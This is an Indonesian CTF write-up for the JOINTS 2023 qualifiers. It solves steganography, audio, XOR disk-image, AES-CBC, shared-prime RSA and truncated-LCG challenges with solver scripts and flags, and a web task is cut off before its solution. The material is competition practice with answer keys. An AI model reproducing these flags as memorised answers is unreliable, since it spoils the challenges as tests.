WRITE-UP CTF JOINTS 2023 KUALIFIKASI

16 April 2023

yesterday afternoon's kidz

(IPB University)

» patsac «

» arai «

» jedi «

Daftar Isi

Forensic

Dinosaur (100 pts)

Description

The stegosaurus is one of the few creatures that likes to eat blowfish. The key of its favorable taste to a blowfish is dinosaur. It initializes his day by using blowfish. Although it wasn't the best food of the prehistoric era, the stegosaurus always leaves a FeedBack which until now, is still a Cipher for historians to crack. No phrases were used by historians to describe the extinct dinosaur.

By the way, stegosaurus likes to hide. Stegosaurus... hide?

Author: Giga - Infinicus#6867

https://drive.google.com/file/d/1ymEPl2oZOLubN3VD8SKJHNfKkhzhhtiY/view?usp=share_link

Solution

Diberikan suatu file stegosaurus.png


Dari clue pada deskripsi, kita dapatkan beberapa info seperti berikut

1. Digunakan steghide untuk menyembunyikan pesan rahasia pada gambar di atas. Dan juga, tidak ada passphrase yang digunakan untuk mengunci pesan rahasia tersebut. Sehingga, bisa kita extract pesan rahasia tersebut dengan steghide

```
/mnt/d/CTF/joints/qual 🕐 17:38:28
$ steghide extract -sf stegosaurus.jpg
Enter passphrase:
the file "insides_of_stegosaurus.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "insides_of_stegosaurus.txt".
```

   Didapatkan pesan tersembunyi berupa "e11fc27e5c133faf281e3e4d78c3e0bc773b1306e805493488fc32b4348c44f34d3cae6cd642f7c80b4a"
2. Pesan tersembunyi merupakan cipher text yang di-encrypt menggunakan algoritma blowfish
3. iv yang digunakan adalah "blowfish"

4. Mode yang digunakan adalah Cipher FeedBack (CFB)
5. Kita lalu bisa decrypt menggunakan info yang telah kita peroleh



`Flag : JCTF2023{the_st364n0s4uru5_likes_bl0wf15h}`

File Smuggling (300 pts)

Description

My friends pulled a prank on me. They decided to hide the flag into a HTML file. They said that the secret is hidden in plain sight.


The flag should be in UPPERCASE. Wrap the flag within the flag format: JCTF2023{}

Author: Arif ('saj#6550)

https://drive.google.com/file/d/1PJqXj4RAZe0F-InvueTPPKx7wDCK5n6W/view?usp=share_link

Solution

Diberikan suatu file challenge.html yang berukuran cukup besar. Setelah dibuka menggunakan browser, tampilannya adalah seperti berikut



Kita coba buka pada vscode, dan ditemukan bahwa terdapat suatu text base64 di baris paling bawah. Kita decode untuk mendapatkan password yang dibutuhkan untuk mendapat flag.jpg

```
<small text="c3VwZXJzZWNyZXRwYXNzd29yZA==">Generated by dundorma</small>
```

```
..F/joints/qual

/mnt/d/CTF/joints/qual 17:48:40
$ echo c3VwZXJzZWNyZXRwYXNzd29yZA== | base64 -d
supersecretpassword%
```


Setelah kita masukkan password tersebut, akan didapatkan flag.jpg

Karena gambar seperti kertas berlapis-lapis, saya melakukan sedikit guessing bahwa di dalam file ini terdapat suatu file tersembunyi. Saya lalu extract menggunakan foremost, dan didapatkan flag.wav dan hint.txt


Isi dari hint.txt adalah sebagai berikut :

listen to flag.wav. It's supposed to be mono, but the left and right channels are slightly different. Figure out what's the difference and get the flag


Ketika saya putar flag.wav, terdengar seperti bunyi kode morse di awal. Saya langsung coba buka file tersebut di audacity, dan melakukan vocal reduction and isolation



Dari hint, kita ketahui bahwa “supposed to be mono”, sehingga dilakukan “remove vocal : to mono”. Dan left-right channel yang dimaksud pada hint mungkin low-high freq, sehingga saya atur low cut dan high cut seperti di atas, dan menyisakan bunyi dari kode morse.



Karena pendek, saya terjemahkan secara manual saja 🙂 menjadi -.-- --- ..- --. --- - .. - yang jika diterjemahkan, menjadi ‘YOUGOTIT’



`Flag : JCTF2023{YOUGOTIT}`

Spartan Ghost (588 pts)

Description

I heard some rumors about a demigod being worshipped by almost all of Greek. I heard he was from Sparta, a land of fierce warriors. Although, something bad happened there. Jota went there to find out more about this demigod, but there was nothing there. Jota only found this disk, which he believes is either encrypted, or corrupted. There was a label which says "EXCLUSIVE fOR [unreadable] ONLY. Contains the screams of the people that once lived here.".

Extract more information about this mysterious thing. Note: flag dalam lowercase.

Author: Giga - Infinicus#6867

https://drive.google.com/file/d/1s9QctiunWeiNgiD3Dw8ecqkq0Kl0EEaD/view?usp=share_link

Solution

Diberikan suatu file bernama spartan_disk. Pada awalnya, dari deskripsi soal, diketahui bahwa digunakan cipher xor (exclusive or) untuk mengenkripsi file. Digunakan xortool untuk melakukan dekripsi.


```
/mnt/d/CTF/joints/qual 18:45:31
$ xortool -c 00 spartan_disk
The most probable key lengths:
 2:  10.5%
 4:  12.3%
 6:   8.9%
 8:  18.4%
10:   7.4%
12:   8.4%
14:   6.1%
16:  12.5%
24:   8.9%
32:   6.6%
Key-length can be 4*n
1 possible key(s) of length 8:
godofwar
Found 0 plaintexts with 95%+ valid characters
See files filename-key.csv, filename-char_used-perc_valid.csv
```

Didapatkan kunci berupa string “godofwar” dan file 0.out yang merupakan hasil dari dekripsi file spartan_disk.


Karena dari nama file sebelumnya adalah disk, maka kita coba extract menggunakan dd

```
/mnt/d/CTF/joints/qual/xortool_out 18:48:20
$ dd if=0.out of=image.img bs=512
3916+0 records in
3916+0 records out
2004992 bytes (2.0 MB, 1.9 MiB) copied, 5.26332 s, 381 kB/s
```

Didapatkan file disk berupa image.img. Ketika dibuka, kita mendapati beberapa file, seperti cries_of_sparta, history, dan saviour. Dari headernya, diketahui bahwa file cries_of_sparta merupakan file mp3 dan file saviour merupakan file jpg. Karena dari deskripsi soal disebutkan bahwa “Contains the screams of the people that once lived here”, maka kita bisa menduga bahwa flag disembunyikan pada file cries_of_sparta. Dari situ, kita bisa tambahkan ekstensi .mp3 di belakang nama file, dan kita putar file tersebut



Setelah mencoba mendengarkan dengan seksama, sepertinya ini adalah flag yang dibacakan tetapi dengan tempo yang sudah sangat diperlambat. Sehingga, digunakan audacity untuk mempercepat tempo bacaan.



Setelah pas, kita bisa mendengarkan karakter apa saja yang disebutkan dan didapatkanlah flagnya

`Flag : JCTF2023{dream_on_kratos}`

Cryptography

Easy CBC (100 pts)

Description

Whoa, do you know that you can encrypt an image and make it like nonsense? anyway, recently I heard about this AES-CBC encryption and I try to use it to encrypt an image.

author: Arif ('saj#6550)
https://drive.google.com/drive/folders/1os7my96amOGnp2jmdCusYolOH53lV3Vh?usp=sharing

Attachments

DESCRIPTION.md

Whoa, do you know that you can encrypt an image and make it like nonsense? anyway, recently I heard about this AES-CBC encryption and I try to use it to encrypt an image.

challenge.py

```
# !pip install certifi==2021.10.8
# !pip install cffi==1.15.0
# !pip install cryptography==36.0.2
# !pip install Pillow==9.0.1
# !pip install wincertstore==0.2
import os
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from cryptography.hazmat.backends import default_backend
import PIL.Image as Image

class CBCEncryption:
    def __init__(self, key, iv):
        self.cipher = Cipher(algorithms.AES(key), modes.CBC(iv), backend=default_backend())
        self.encryptor = self.cipher.encryptor()

    def encrypt(self, image):
        return self.encryptor.update(image)

    def finalize_encrypt(self):
        return self.encryptor.finalize()

def EncryptImage(encryption, image, output):
    output = output + '.bmp'
    image = Image.open(image)
    image.save('temp.bmp')
    with open('temp.bmp', 'rb') as reader:
        with open(output, 'wb') as writer:
            image_data = reader.read()
            header, body = image_data[:54], image_data[54:]
            body += b'\x35' * (16 -(len(body) % 16))
```

```
            body = encryption.encrypt(body) + encryption.finalize_encrypt()
            writer.write(header + body)
            writer.close()
            reader.close()
    os.remove('temp.bmp')

def main():
    key = b'JOINTSCTF2023'
    key = key.ljust(32, b'\x35')

    iv = key[:16]
    iv = bytearray(iv)
    for i in range(16):
        iv[i] = iv[i] ^ 0x35
    iv = bytes(iv)

    AesCbc = CBCEncryption(key, iv)
    EncryptImage(encryption=AesCbc, image='flag.jpg', output='out')

if __name__ == '__main__':
    main()
```

out.bmp

Unsupported image type.

Solution

Chall ini cukup mudah karena semua diberitahukan di *challenge.py*. Kita tinggal melakukan dekripsi pada file gambarnya saja.


Berikut adalah solvernya.

solver.py

```
#!/usr/bin/env python3
from patsac import *


def main():
    key = b"JOINTSCTF2023"
    key = key.ljust(32, b"\x35")

    iv = key[:16]
    iv = bytearray(iv)
    for i in range(16):
        iv[i] = iv[i] ^ 0x35
    iv = bytes(iv)

    aes = AES.new(key, AES.MODE_CBC, iv)
    enc = open("out.bmp", "rb").read()
    flag = open("flag.jpg", "wb")
```

```
    header, body = enc[:54], enc[54:]
    body = aes.decrypt(body)
    flag.write(header + body)
    flag.close()
    return 0


if __name__ == "__main__":
    main()
```

flag.jpg



`Flag : JCTF2023{n4rim0_in9_pAndum}`

Rumah Sakit Akademik UGM (152 pts)

Description

Motto RSA UGM adalah “Friendly and Caring Hospital”, merupakan komitmen mewujudkan rumah sakit yang benar-benar nyaman, sejuk, penuh keramahan dalam pelayanan, dan menghadirkan nuansa yang menunjang kesembuhan pasien. Layaknya rumah sakit lain, rumah sakit ini memiliki kapasitas ~~prima~~ pasien yang terbatas. Akan tetapi, rumah sakit akan berusaha semaksimal mungkin untuk memberikan kapasitas yang banyak guna menangani keaadaan darurat seperti pandemi dan hal darurat lainnya.

Attachments

flag.enc

```
n:20338399342735733528488315659573353661264502148210876352550636640160617567614720676211740243261369072562649458706039877325974791302609240527473013872722597762181353036660377524175091988916030254699078965855577938641927135915026631765377489053030171468650659867391129030853085243352446504988306444611783597527409855281918563323211076644380201429498883029285625519870509616205840827085882720857004167847018621178572280957440935566104464175234659175577563527614127467976346256642452743169638640949852890261334104100137010559992655433644920163925405373068618546854682806457454599793641604049393565690125718170974354170907
c:84940094345186814097107716414578976600679004451905666028413978850512714818279676719653310085131656902255355736035479477211264471281929345056458175271701322926298690657674086909333385150310922013001565822616787054314666385613110542993057886203942846298884191699911096675285212041831444365457784719421298106579005145860199643053090630725979940080153749717577340458855104914903065712838947093226010022073044219260880335783156210701445485594437867516410754436670549176000908888767921817785252503806301202554686991115432692420596006479492088528469050134857693450510469386318763777557436708900297175077459690397155760691
e:65537

… (2000 baris, 500 pasang pub key dan ciphertext)
```

Solution

Kita hanya diberikan 500 pasang pub key dan ciphertextnya. Public exponentnya sama semua, yaitu 65537. Kita tidak bisa menggunakan CRT karena sepertinya public exponent terlalu besar. Setelah mikir sebentar dan baca deskripsi ada kata-kata “kapasitas prima terbatas”, saya jadi curiga kalau faktor prima n nya ada yang sama. Kemudian saya cek satu persatu dengan menghitung gcd-nya dan ternyata benar, modulus pada pasangan ke 500 (indeks 499) memiliki faktor yang sama dengan modulus pada pasangan ke 451 (indeks 450). Karena memiliki faktor prima yang sama, maka sudah pasti kita tinggal membagi modulusnya dengan faktor yang sama itu untuk mendapatkan satu fakor lagi. Ketika sudah punya dua faktor prima (p dan q) maka kita bisa melakukan dekripsi RSA seperti biasa.

Berikut adalah solvernya.

solver.py

```
#!/usr/bin/env python3
```

```python
from patsac import *


def main():
    enc = open("flag.enc").readlines()
    nn = []
    ee = []
    cc = []
    for i in range(0, len(enc), 4):
        nn.append(int(enc[i][2:-1]))
        cc.append(int(enc[i + 1][2:-1]))
        ee.append(int(enc[i + 2][2:-1]))

    # for a in nn:
    #     for b in nn:
    #         if a == b:
    #             continue
    #         if gcd(a, b) != 1:
    #             print(nn.index(a)) # dapat 450
    #             print(nn.index(b)) # dapat 499

    p = gcd(nn[499], nn[450])
    n = nn[499]
    q = n // p
    phi = (p - 1) * (q - 1)
    d = pow(0x10001, -1, phi)
    print(long_to_bytes(pow(cc[499], d, n)))
    return 0


if __name__ == "__main__":
    main()
```

Screenshot

```
patsac ~/ctf/2023/joints_qual/cry/rsa_ugm
➜ ./solver.py
b'JCTF2023{d0nt_r3us3_y0ur_pr1m3s_4g41n_4nd_4g41n}'
patsac ~/ctf/2023/joints_qual/cry/rsa_ugm
➜
```

`Flag : JCTF2023{d0nt_r3us3_y0ur_pr1m3s_4g41n_4nd_4g41n}`

XOR Shifting (718 pts)

Description

Look at this encryption my friend made... It's easy to crack right... oh wait, how do you recover the lost information from shifting ??

Author: Arif ('saj#6550)
https://drive.google.com/drive/folders/1zRYD8-VqABRmaOP9v8MtnVOsjoUt6ZY5?usp=share_link

Attachments

challenge.py

```
from Cryptodome.Util.number import *
FLAG = "JCTF2023{REDACTED}"
FLAG = ''.join(chr(ord(FLAG[i]) ^ i) for i in range(len(FLAG)))
NBITS = len(FLAG)<<2

a = 0xF09D09
b = 0xC0DE
m = 1<<NBITS
seed = getRandomNBitInteger(NBITS)
state = seed

ciphertext = []

for i,f in enumerate(FLAG):
    state = (state*a+b)%m
    ciphertext.append((state>>(NBITS>>1))^i^ord(f))

print(f"ciphertext = {ciphertext}")
```

out.txt

```
ciphertext = [2244895569021861785953, 378414035636439912726O, 1122207063243315374614,
277932805781988783687 8, 615628993255332199025, 109789772479102215333O,
13409726376375620453 45, 3067221294795200528780, 168223909727132806918,
116046314481416549880 7, 2862914123705322295444, 1011724669645198625362,
364660668928233539575 7, 140110095087514923371 9, 135832435025702014458,
102729442386765278522 3, 69538771834271649322, 28943346106320925180 73,
442756577049162387592 2, 367136223116008212958 2, 262426652707683909236 4,
218725900777958665687 8, 394505076642350432682 8, 178112968753892557366 5,
628450057860654828247, 473245169834380926547, 348021510944477094518 4,
252118376054436382443 2, 164376981026015123935 5, 239855937287713513236 7,
963831139381146113457, 264271708521815484109 5, 110594107251070752913 5,
229327515596868029633 4, 215409304598409050364, 40866695740607031225 11]
```

Solution

Soal truncated LCG, sudah lama ngga ketemu, akhirnya ketemu lagi. Untung masih ingat LCG breaker nya pakai truncated-LCG. Ya dengan sedikit modifikasi sehingga menyesuaikan dengan soal, kita bisa recover seluruh states LCG nya hanya dengan 9 states yang kita ketahui, karena diawali dengan format flag “JCTF2023{“ yang berjumlah 9 karakter.


Berikut adalah solvernya.

solver.py

```
#!/usr/bin/env python3
from patsac import *
from TLCGBreaker import TLCGBreaker


def main():
    lenflag = 36
    NBITS = lenflag << 2
    a = 0xF09D09
    b = 0xC0DE
    m = 1 << NBITS

    jctf = "JCTF2023{"
    ciphertext = [
        2244895569021861785953,
        3784140356364399127260,
        1122207063243315374614,
        2779328057819887836878,
        615628993255332199025,
        1097897724791022153330,
        1340972637637562045345,
        3067221294795200528780,
        168223909727132806918,
        1160463144814165498807,
        2862914123705322295444,
        1011724669645198625362,
        3646606689282335395757,
        1401100950875149233719,
        135832435025702014458,
        1027294423867652785223,
        69538771834271649322,
        2894334610632092518073,
        4427565770491623875922,
        3671362231160082129582,
        2624266527076839092364,
        2187259007779586656878,
        3945050766423504326828,
        1781129687538925573665,
        628450057860654828247,
        473245169834380926547,
        3480215109444770945184,
        2521183760544363824432,
        1643769810260151239355,
        2398559372877135132367,
        963831139381146113457,
        2642717085218154841095,
        1105941072510707529135,
        2293275155968680296334,
        215409304598409050364,
        4086669574060703122511,
    ]
    output = []
```

```
    for i in range(len(jctf)):
        output.append(ciphertext[i] ^ ord(jctf[i]))
    breaker = TLCGBreaker(a, b, NBITS, NBITS >> 1)
    breaker.set_outputs(output)
    breaker.recover_state()
    flag = []
    for i in range(0, lenflag):
        state = breaker.get_output(i)
        pt = ciphertext[i] ^ state
        flag.append(pt)
    print(bytes(flag))

    return 0


if __name__ == "__main__":
    main()
```

Screenshot



Flag : JCTF2023{Line4r_Algebra_is_powerful}

Web

Vision (100 pts)

Description


Jota visited a strange website that asked him to enter a secret code, can you help Jota to explore the website ?

Author: Jears #8964

34.101.234.148:8239

Solution

Diberikan suatu link yang ketika dibuka, akan tampak seperti berikut

